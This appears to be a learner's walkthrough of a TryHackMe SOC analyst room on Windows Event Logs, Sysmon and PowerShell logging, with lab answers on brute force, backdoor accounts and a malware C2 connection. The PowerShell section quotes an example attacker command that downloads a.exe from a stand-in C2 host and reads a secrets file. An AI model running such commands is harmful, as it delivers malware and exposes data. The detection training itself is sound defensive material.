

SOC/L1 - 9.1. Windows Logging for SOC

Task 1 - Introduction

SOC analysts spend most of their time triaging alerts and hunting threats - using the logs in SIEM. To tell good from bad, analysts have to know the logs well: how they look, how to interpret them, and what malicious action they indicate.

Task 2 - What Is Logged

Whenever you start a program, create a file, or just log in to your laptop, the event is processed by your OS. Then, the OS can log the event, meaning it will append a line to some journal, stating the time, action details, and the user behind the action. Every recorded event is called a log, and proper logging ensures that all user and system activity is recorded, thus helping SOC with the following activities:

- **Incident Response:** Logs can show when and how the attack occurred
- **Threat Hunting:** Logs allow you to search for signs of malicious activity
- **Alerting and Triage:** Logs are a building block of any alert or detection rule


Anatomy of a Log Entry: Open the logs, as they are stored in a binary format inside the `C:\Windows\System32\winevt\Logs`

Every EVTX file corresponds to a specific log category. For example, Application Logs contain events logged by user-mode applications like the IIS web server or MS SQL database, and Security Logs capture events like logon attempts, process activity, and user management.

Reading Event Logs: To open Event Viewer, search for "Event Viewer" using Windows Search or press `Win + R`, type `eventvwr`, and press Enter. Once the tool is loaded, you may see all system logs parsed, grouped, and ready for analysis:

1. **Log Sources:** Every EVTX file corresponds to a single item on the left panel
2. **Log List:** Each row you see is a single event that contains a few properties you can sort by:
 - **Keywords:** For some events, indicates if the action was successful or not

- **Date and Time:** The timestamp when the event occurred (system time, not UTC!)
 - **Event ID:** A unique number for the event name (e.g. a failed login is always 4625)
3. **Log Details:** The actual content of the log, in a plaintext or XML format ("Details" tab)
 4. **Filters Menu:** Use the "Filter Current Log" and "Find" buttons to filter the logs



Answer the questions below

Looking at the last screenshot, which event ID describes a successful login?

Security / 4624


Task 3 - Security Log: Authentication

The Security event log is the one that brings you the most value. The two most important Security logs: Successful Logon (**4624**) and Failed Logon (**4625**).

4624 (Successful Logon) Detect suspicious RDP/network logins and identify the attack starting point.

4625 (Failed Logon) Detect brute force, password spraying, or vulnerability scanning.

Structure of 4624



Detect RDP Brute Force

1. Open Security logs and filter for **4625** event ID (Failed login attempts)
2. Look for events with Logon Type **3** and **10** (Network and RDP logins)
 - For most modern systems, the logon type will be **3** (since NLA(opens in new tab) is enabled by default)
 - For older or misconfigured systems, the logon type will be **10** (since NLA is not used)
3. Every event is now worth your attention, but the main red flags are:
 - Many attempted users like **admin**, **helpdesk**, and **cctv** (Indicates password spraying)
 - Many login failures on a single account, usually **Administrator** (Indicates brute force)
 - Workstation Name does not match a corporate pattern (e.g. **kali** instead of **THM-PC-06**)
 - Source IP is not expected (e.g. your printer trying to connect to your Windows Server)

Analyse RDP Logons

1. Open Security logs and filter for **4624** event ID (Successful logins)
2. Look for events with Logon Type **10** (RDP logins)
 - If NLA(opens in new tab) is enabled, every RDP logon event is preceded by another **4624** with logon type **3**
 - To get a real Workstation Name, you need to check the preceding logon type **3** event
3. Your red flags are either a preceding brute force or a suspicious source IP / hostname

4. If you assume that the login was indeed malicious, find out what happened next:
- Windows assigns a Logon ID to every successful login (e.g. 0x5D6AC)
 - Logon ID is a unique session identifier. Save it for future analysis!
- Answer the questions below

Open the "**Practice-Security.evtx**" file on the VM's Desktop.

Which IP performed a brute force of the THM-PC? Correct Answer

Which user has been breached as a result of the attack? Correct Answer

What was the Logon ID of the malicious RDP login?

Note: The login you are looking for has a Logon Type 10. Correct Answer

Answer the questions below

Open the "Practice-Security.evtx" file on the VM's Desktop.

Which IP performed a brute force of the THM-PC?

10.10.53.248 (We need to investigate Event ID 4625 for a brute-force attack)

Practice-Security Number of events: 84

Filtered: Log: file://C:\Users\Administrator\Desktop\Practice-Security.evtx; Source: ; Event ID: 4625.

Level	Date and Time	Source	Event ID	Task C...
Information	5/17/2025 10:53:30 PM	Micros...	4625	Logon
Information	5/17/2025 10:53:30 PM	Micros...	4625	Logon
Information	5/17/2025 10:53:28 PM	Micros...	4625	Logon
Information	5/17/2025 10:53:28 PM	Micros...	4625	Logon
Information	5/17/2025 10:53:28 PM	Micros...	4625	Logon
Information	5/17/2025 10:53:28 PM	Micros...	4625	Logon
Information	5/17/2025 10:53:27 PM	Micros...	4625	Logon

Event 4625, Microsoft Windows security auditing.

General Details

☒ Friendly View ☐ XML View

SubjectLogonId 0x0
TargetUserSid S-1-0-0
TargetUserName Administrator
TargetDomainName
Status 0xc000006d
FailureReason %%2313
SubStatus 0xc000006a
LogonType 3
LogonProcessName NtLmSsp
AuthenticationPackageName NTLM
WorkstationName b1465f
TransmittedServices -
LmPackageName -
KeyLength 0
ProcessId 0x0
ProcessName -
IpAddress 10.10.53.248

Actions

Practice-Security

- Open Saved Log...
- Create Custom View...
- Import Custom View...
- Filter Current Log...
- Clear Filter
- Properties
- Find...
- Save Filtered Log File ...
- Save Filter to Custom ...
- View
- Delete
- Rename
- Refresh
- Help
- Event 4625, Microsoft Win...
- Event Properties
- Copy
- Save Selected Events...
- Refresh
- Help

Which user has been breached as a result of the attack?

Administrator

What was the Logon ID of the malicious RDP login?

Note: The login you are looking for has a Logon Type 10.

0x183C36D

The screenshot displays the Windows Event Viewer interface. The top pane shows a list of events filtered by 'Log: file://C:\Users\Administrator\Desktop\Practice-Security.evtx; Source: ; Event ID: 4624'. The list contains seven 'Information' level events, all with 'Event ID 4624' and 'Task Category Logon'. The bottom pane shows the details for 'Event 4624, Microsoft Windows security auditing'. The 'General' tab is active, showing 'Friendly View'. The event details are as follows:

Field	Value
SubjectUserSid	S-1-5-18
SubjectUserName	THM-PC\$
SubjectDomainName	WORKGROUP
SubjectLogonId	0x3e7
TargetUserSid	S-1-5-21-1966530601-3185510712-10604624-500
TargetUserName	Administrator
TargetDomainName	THM-PC
TargetLogonId	0x183c36d
LogonType	10
LogonProcessName	User32
AuthenticationPackageName	Negotiate
WorkstationName	THM-PC
LogonGuid	{00000000-0000-0000-0000-000000000000}

The right-hand 'Actions' pane is open, showing options for the selected event, including 'Event Properties', 'Copy', 'Save Selected Events...', 'Refresh', and 'Help'.

Task 4 - Security Log: User Management


Event ID	Description	Malicious Usage
4720 / 4722 / 4738	A user account was created / enabled / changed	Attackers might create a backdoor account or even enable an old one to avoid detection
4725 / 4726	A user account was disabled / deleted	In some advanced cases, threat actors may disable privileged SOC accounts to slow down their actions
4723 / 4724	A user changed their password /	Given enough permissions, threat actors might reset the password and then access the required

Event ID	Description	Malicious Usage
	User's password was reset	user
4732 / 4733	A user was added to / removed from a security group	Attackers often add their backdoor accounts to privileged groups like " <u>Administrators</u> (opens in new tab)."

Structure of User Management Events

All user management events have a similar structure and can be split into three parts: who did the action (Subject), who was the target (Object), and which exact changes were made (Details):

1. **Subject:** The account doing the action. Note the Logon ID field - you can use it to correlate this event with the preceding 4624 login event!
2. **Object:** This can be named differently depending on an event ID (e.g. New Account or Member), but it always means the same - the target of the action.
3. **Details:** A target group for 4732 and 4733 events, or new user's attributes like full name or password expiration settings for the 4720 event.



Hunt for Backdoored Users

1. Open Security logs and filter for **4720 / 4732** event IDs
2. Manually review every event; your red flags are:
 - No one from your IT department can confirm the action
 - Changes were made during non-working hours or on weekends

- The subject user's name is unknown or unexpected to you(e.g. "**adm.old.2008**" creating new Windows users)
- The target user's name does not follow a usual naming pattern(e.g. "**backup**" instead of "**thm_svc_backup**")


3. If you confirmed that the action was malicious, find out the login details:

- Copy the **Logon ID** field from your **4720 / 4732** event
- Find the corresponding login event with the same Logon ID
- Refer to the workbooks from the previous task for further analysis

Answer the questions below

Continue with the "Practice-Security.evtx" file on the VM's Desktop.
Which user was created by the attacker soon after the RDP login?

svc_sysrestore (Filter: Event ID 4720 – User account created)



Which two privileged groups was the backdoor user added to?
(Answer in alphabetical order, e.g. "Administrators, Power Users")

Backup Operators, Remote Desktop Users (Filter 4732 - member was added to a security group)

Does the Logon ID field match what you saw in the previous task (Yea/Nay)?

Yea (compare with subjectlogonID)

Task 5 - Sysmon: Process Monitoring

Event Code	Purpose	Limitations
4688 (Security Log:	Log an event every time a new process is launched, including its	Disabled by default, you need to enable it by following the official

Event Code	Purpose	Limitations
Process Creation)	command line and parent process details	documentation (opens in new tab).
1 (Sysmon: Process Creation)	Replace 4688 event code and provide more advanced fields like process hash and its signature	Sysmon is an external tool not installed by default. Check out the Sysmon official page

Sysmon is a free tool from the Microsoft Sysinternals suite that became a de facto standard for advanced monitoring in addition to the default system logs.

Event 4688, Microsoft Windows security auditing.	Event 1, Sysmon	Sysmon 1: Process Creation
General Details Creator Subject: Security ID: THM-PC\Administrator Account Name: Administrator Account Domain: THM-PC Logon ID: 0x2C7896 Target Subject: Security ID: NULL SID Account Name: - Account Domain: - Logon ID: 0x0 Process Information: New Process ID: 0x19d4 New Process Name: C:\Windows\System32\cmd.exe Token Elevation Type: %1936 Mandatory Label: Mandatory Label\High Mandatory Level Creator Process ID: 0x420 Creator Process Name: C:\Windows\explorer.exe Process Command Line: "C:\Windows\system32\cmd.exe"	General Details ProcessGuid: {c5d2b969-ec64-6828-6608-000000001701} ProcessId: 6612 Image: C:\Windows\System32\cmd.exe FileVersion: 10.0.17763.1697 (WinBuild.160101.0800) Description: Windows Command Processor Product: Microsoft® Windows® Operating System Company: Microsoft Corporation OriginalFileName: Cmd.Exe CommandLine: "C:\Windows\system32\cmd.exe" CurrentDirectory: C:\Users\Administrator\ User: THM-PC\Administrator LogonGuid: {c5d2b969-9865-6827-9678-2c0000000000} LogonId: 0x2C7896 TerminalSessionId: 2 IntegrityLevel: High Hashes: MD5=911D039E71583A07320B32BDE22F8E22.SHA256=BC866CFCD 272245E2988E1E430500B852C4F85E18 ParentProcessGuid: {c5d2b969-9869-6827-2905-000000001701} ParentProcessId: 1056 ParentImage: C:\Windows\explorer.exe ParentCommandLine: C:\Windows\Explorer.EXE	[Process Info] ProcessId: 6612 Image: C:\Windows\System32\cmd.exe CommandLine: C:\Windows\System32\cmd.exe CurrentDirectory: C:\Users\Administrator\ [Parent Info] ParentProcessId: 1056 ParentImage: C:\Windows\explorer.exe ParentCommandLine: C:\Windows\explorer.exe [Binary Info] Hashes: MD5=911D039E71583A073... OriginalFileName: Cmd.Exe Company: Microsoft Corporation [User Context] User: THM-PC\Administrator LogonId: 0x2C7896

Sysmon Event ID 1 in Action

As you can see on the screenshot above, event ID 1 has a lot of different fields, the most important of which can be grouped as:

- **Process Info:** Context of the launched process, including its PID, path (image), and command line
- **Parent Info:** Context of the parent process, very useful to build a process tree or an attack chain
- **Binary Info:** Process hash, signature, and PE metadata. You will need it for more advanced rooms
- **User Context:** A user running the process and, most importantly, Logon ID - same as in the Security logs

Analyse Process Launch

1. Open Sysmon logs and filter for event ID 1
2. Review the fields from the process and binary info groups. The red flags are:
 - Image is in an uncommon directory like **C:\Temp** or **C:\Users\Public**
 - Process is suspiciously named like **aa.exe** or **jqyvpqldou.exe**
 - Process hash (MD5 or SHA256) matches as malware on [VirusTotal](#)(opens in new

tab).

3. Review the fields from the parent process group. The red flags are:
 - Parent matches red flags from step 2 (suspicious name, path, or hash)
 - Parent is not expected (e.g. Notepad launching some CMD commands)
4. If still in doubt, go up the process tree until you are confident in your verdict:
 - Find the preceding event where **ProcessId** equals **ParentProcessId** in your event
 - Analyze it by following steps 2 and 3 (suspicious parent, name, path, or hash)
5. Finally, trace the attack chain by filtering all Security and Sysmon events with the same Logon ID

Answer the questions below

Open the "Practice-Sysmon.evtx" file on the VM's Desktop. Which web browser does Sarah use to browse the web?

Google Chrome (**GoogleUpdater** is the official, modern background updating service used by Google to maintain **Google Chrome** and install security patches or version updates automatically. Filter eventID 1)

Practice-Sysmon Number of events: 29

Filtered: Log: file://C:\Users\Administrator\Desktop\Practice-Sysmon.evtx; Source: ; Event ID: 1. Number of events: 7

Level	Date and Time	Source	Event ID	Task C...
Information	5/18/2025 4:08:58 PM	Sysmon	1	Proces...
Information	5/18/2025 4:08:43 PM	Sysmon	1	Proces...
Information	5/18/2025 4:05:57 PM	Sysmon	1	Proces...
Information	5/18/2025 4:02:47 PM	Sysmon	1	Proces...
Information	5/18/2025 4:02:47 PM	Sysmon	1	Proces...
Information	5/18/2025 4:02:29 PM	Sysmon	1	Proces...
Information	5/18/2025 4:02:28 PM	Sysmon	1	Proces...

Event 1, Sysmon

General Details

☒ Friendly View ☐ XML View

Image	C:\Program Files (x86)\Google\GoogleUpdater\138.0.7156.0\updater.exe
FileVersion	138.0.7156.0
Description	Google Updater (x86)
Product	Google Updater (x86)
Company	Google LLC
OriginalFileName	updater.exe
CommandLine	"C:\Program Files (x86)\Google\GoogleUpdater\138.0.7156.0\updater.exe" --crash-handler --system "--database=C:\Program Files (x86)\Google\GoogleUpdater\138.0.7156.0\Crashpad" --url=https://clients2.google.com/cr/report --annotation=prod=Update4 - -annotation=ver=138.0.7156.0 "--attachment=C:\Program Files (x86)\Google\GoogleUpdater\updater.log" --initial-client-data=0x2c8,0x2cc,0x2d0,0x2a4,0x2d4,0x11c2e88,0x11c2e94,0x11c2ea0
CurrentDirectory	C:\Windows\system32\
User	NT AUTHORITY\SYSTEM
LogonGuid	{c5d2b969-9341-6827-e703-000000000000}
LogonId	0x3e7

Which file did Sarah download from the browser?

C:\Users\sarah.miller\Downloads\ckjg.exe (**ParentImage** field specifies the full file path of the executable file that spawned (launched) the process being logged.)

Practice-Sysmon Number of events: 29

Filtered: Log: file://C:\Users\Administrator\Desktop\Practice-Sysmon.evtb; Source: ; Event ID: 1. Number of events: 7

Level	Date and Time	Source	Event ID	Task C...
Information	5/18/2025 4:08:58 PM	Sysmon	1	Proces...
Information	5/18/2025 4:08:43 PM	Sysmon	1	Proces...
Information	5/18/2025 4:05:57 PM	Sysmon	1	Proces...
Information	5/18/2025 4:02:47 PM	Sysmon	1	Proces...
Information	5/18/2025 4:02:47 PM	Sysmon	1	Proces...
Information	5/18/2025 4:02:29 PM	Sysmon	1	Proces...
Information	5/18/2025 4:02:28 PM	Sysmon	1	Proces...

Event 1, Sysmon

General Details

☒ Friendly View ☐ XML View

Description WMI Commandline Utility
Product Microsoft® Windows® Operating System
Company Microsoft Corporation
OriginalFileName wmic.exe
CommandLine "wmic" computersystem get domain
CurrentDirectory C:\Users\sarah.miller\Downloads\
User THM-PC\sarah.miller
LogonGuid {c5d2b969-f8df-6829-0689-f90100000000}
LogonId 0x1f98906
TerminalSessionId 4
IntegrityLevel Medium
Hashes MD5=390B2038C9ED2C94AB505921BC827FC7,SHA256=34C4ED50A344
ParentProcessGuid {c5d2b969-060b-682a-490c-000000001701}
ParentProcessId 1460
ParentImage C:\Users\sarah.miller\Downloads\ckjg.exe
ParentCommandLine "C:\Users\sarah.miller\Downloads\ckjg.exe"
ParentUser THM-PC\sarah.miller

Which URL was the file downloaded from?

Note: Use other Sysmon events to find out!

<http://gettsveriff.com/bgj3/ckjg.exe>

Practice-Sysmon Number of events: 29

Filtered: Log: file://C:\Users\Administrator\Desktop\Practice-Sysmon.evtx; Source: ; Event ID: 1. Number of events: 7

Level	Date and Time	Source	Event ID	Task C...
Information	5/18/2025 4:08:58 PM	Sysmon	1	Proces...
Information	5/18/2025 4:08:43 PM	Sysmon	1	Proces...
Information	5/18/2025 4:05:57 PM	Sysmon	1	Proces...
Information	5/18/2025 4:02:47 PM	Sysmon	1	Proces...
Information	5/18/2025 4:02:47 PM	Sysmon	1	Proces...
Information	5/18/2025 4:02:29 PM	Sysmon	1	Proces...
Information	5/18/2025 4:02:28 PM	Sysmon	1	Proces...

Event 1, Sysmon

General Details

☐ Friendly View ☒ XML View

```

<Data Name="Image">C:\Users\sarah.miller\Downloads\ckjg.exe</Data>
<Data Name="FileVersion">1.0.0.0</Data>
<Data Name="Description">CxApp</Data>
<Data Name="Product">CxApp</Data>
<Data Name="Company">CxApp</Data>
<Data Name="OriginalFileName">Stub.exe</Data>
<Data
  Name="CommandLine">"C:\Users\sarah.miller\Downloads\ckjg.exe"</Data>
<Data Name="CurrentDirectory">C:\Users\sarah.miller\Downloads\</Data>
<Data Name="User">THM-PC\sarah.miller</Data>
<Data Name="LogonGuid">{c5d2b969-f8df-6829-0689-f90100000000}</Data>
<Data Name="LogonId">0x1f98906</Data>
<Data Name="TerminalSessionId">4</Data>
<Data Name="IntegrityLevel">Medium</Data>
<Data
  Name="Hashes">MD5=962D2A0880C5325328930B66BB4E2CF1,SHA256=08037DE4A72
<Data Name="ParentProcessGuid">{c5d2b969-f8e3-6829-ce0a-000000001701}
</Data>
<Data Name="ParentProcessId">4228</Data>
<Data Name="ParentImage">C:\Windows\explorer.exe</Data>
<Data Name="ParentCommandLine">C:\Windows\Explorer.EXE</Data>
<Data Name="ParentUser">THM-PC\sarah.miller</Data>
</EventData>
</Event>

```

Check the hash on VirusTotal; it can be found under the Community tab.

Task 6 - Sysmon: Files and Network

Event ID	Security Log Alternative	Event Purpose
11 / 13 (File Create / Registry Value Set)	4656 for file changes and 4657 for registry changes, both disabled by default	Detect files dropped by malware or its changes to the registry (e.g. for persistence)

Event ID	Security Log Alternative	Event Purpose
3 / 22 (Network Connection / DNS Query)	No direct alternative, requires additional firewall and DNS configuration	Detect traffic from untrusted processes or to known malicious destinations

Sysmon 3: Network Connection [Process Info] ProcessId: 1922 Image: C:\Program Files\Program\program.exe [User Info] User: THM-PC\sarah.miller [Network Info] Protocol: tcp SourceIp: 10.10.57.125 SourcePort: 50558 DestinationIp: 146.103.7.34 DestinationPort: 443	Sysmon 22: DNS Query [Process Info] ProcessId: 1922 Image: C:\Program Files\Program\program.exe [User Info] User: THM-PC\sarah.miller [DNS Info] QueryName: tryhackme.thm QueryResult: 188.114.97.11 QueryStatus: 0 [0 means success]	Sysmon 11: File Creation [Process Info] ProcessId: 1230 Image: C:\Program Files (x86)\chrome.exe [User Info] User: THM-PC\sarah.miller [File Info] TargetFileName: C:\Users\sarah.miller\Downloads\fakeupdate.exe	Sysmon 13: Registry Value Set [Process Info] ProcessId: 1238 Image: C:\Users\sarah.miller\Downloads\fakeupdate.exe [User Info] User: THM-PC\sarah.miller [Registry Info] TargetObject: HKU\S-1-5-21-...Run\updater Details: C:\Temp\fakeupdate.exe
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Analyse Process Activities

1. Copy the **ProcessId** field from the event ID **1**
2. Search for other Sysmon events with the same **ProcessId**
3. Your red flags for network connection events are:
 - Connection to external IPs on port **80** or on non-standard ports like **4444**
 - Connection to known malicious IPs (e.g. by checking on [VirusTotal](#)(opens in new tab))
 - DNS queries to suspicious domains (*.top, *.click, or hpdaykfpadvsl.com)
4. Your red flags for file and registry changes are:
 - Files dropped to staging directories like **C:\Temp** or **C:\Users\Public**
 - Dropped file is a script (**.bat** or **.ps1**) or an executable file (**.exe** or **.com**)
 - Created files or registry keys are used for persistence (soon on it later!)

Answer the questions below

Continue with the "Practice-Sysmon.evtx" file on the VM's Desktop.

Which file was created by the downloaded malware to persist on the host?

C:\Users\sarah.miller\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>DeleteApp.url (Filter: Sysmon Event ID 11 – File creation)

Practice-Sysmon Number of events: 29

Filtered: Log: file:///C:/Users/Administrator/Desktop/Practice-Sysmon.evtx; Source: ; Event ID: 11. Number of events: 3

Level	Date and Time	Source	Event ID	Task C...
Information	5/18/2025 4:08:46 PM	Sysmon	11	File cre...
Information	5/18/2025 4:07:38 PM	Sysmon	11	File cre...
Information	5/18/2025 4:07:23 PM	Sysmon	11	File cre...

Event 11, Sysmon

General Details

File created:
RuleName: T1023
UtcTime: 2025-05-18 16:08:46.604
ProcessGuid: {c5d2b969-060b-682a-490c-000000001701}
ProcessId: 1460
Image: C:\Users\sarah.miller\Downloads\ckjg.exe
TargetFilename: C:\Users\sarah.miller\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\DeleteApp.url
CreationUtcTime: 2025-05-18 16:08:46.604
User: THM-PC\sarah.miller

What is the Command & Control server malware connected to?

193.46.217.4:7777 (Filter: Sysmon Event ID 3 for C2)

Practice-Sysmon Number of events: 29

Filtered: Log: file://C:\Users\Administrator\Desktop\Practice-Sysmon.evtx; Source: ; Event ID: 3. Number of events: 1

Level	Date and Time	Source	Event ID	Task C...
Information	5/18/2025 4:08:58 PM	Sysmon	3	Networ...

Event 3, Sysmon

General Details

☐ Friendly View ☒ XML View

```

<Security UserID="S-1-5-18" />
</System>
- <EventData>
  <Data Name="RuleName">Usermode</Data>
  <Data Name="UtcTime">2025-05-18 16:09:01.341</Data>
  <Data Name="ProcessGuid">{c5d2b969-060b-682a-490c-000000001701}</Data>
  <Data Name="ProcessId">1460</Data>
  <Data Name="Image">C:\Users\sarah.miller\Downloads\ckjg.exe</Data>
  <Data Name="User">THM-PC\sarah.miller</Data>
  <Data Name="Protocol">tcp</Data>
  <Data Name="Initiated">true</Data>
  <Data Name="SourceIsIpv6">false</Data>
  <Data Name="SourceIp">10.10.57.125</Data>
  <Data Name="SourceHostname">THM-PC.eu-west-1.compute.internal</Data>
  <Data Name="SourcePort">50558</Data>
  <Data Name="SourcePortName">-</Data>
  <Data Name="DestinationIsIpv6">false</Data>
  <Data Name="DestinationIp">193.46.217.4</Data>
  <Data Name="DestinationHostname">-</Data>
  <Data Name="DestinationPort">7777</Data>
  <Data Name="DestinationPortName">-</Data>
</EventData>
</Event>

```

Finally, which domain does the malicious IP correspond to?

[hkfasfsafg.click](#) (Investigate the IP address on VirusTotal and check the Relations tab.)

Task 7 - PowerShell: Logging Commands

Although attackers frequently abuse PowerShell to run malicious commands, read sensitive files, and download malware, basic process creation logs (Event ID 1) only show that PowerShell was executed—not the specific commands run. Because PowerShell executes multiple commands within a single session without spawning

new processes, standard process-creation logging like Sysmon cannot capture its internal activity, requiring alternative logging methods.

```
PS C:\> Get-ChildItem
PS C:\> Get-Content secrets.txt
PS C:\> Get-LocalUser; Get-LocalGroup
PS C:\> Invoke-WebRequest http://c2server.thm/a.exe -OutPath
C:\Temp\a.exe
```

Get-ChildItem : Lists all files and subdirectories in the current directory (`C:\`)

Get-Content secrets.txt : Reads and displays the text inside the `secrets.txt` file.


Get-LocalUser; Get-LocalGroup : Runs two commands in one line (separated by `;`):

Last command: Downloads an executable file (`a.exe`) from a remote server (`c2server.thm`) and saves it locally to `C:\Temp\a.exe` .

PowerShell Command History Logging using the `ConsoleHost_history.txt` file. It shows how commands typed into a PowerShell prompt are logged to a text file on disk in real time. Sends an HTTP request to `[https://tryhackme.com](https://tryhackme.com)` and stores the HTTP response object in the variable `$response` .

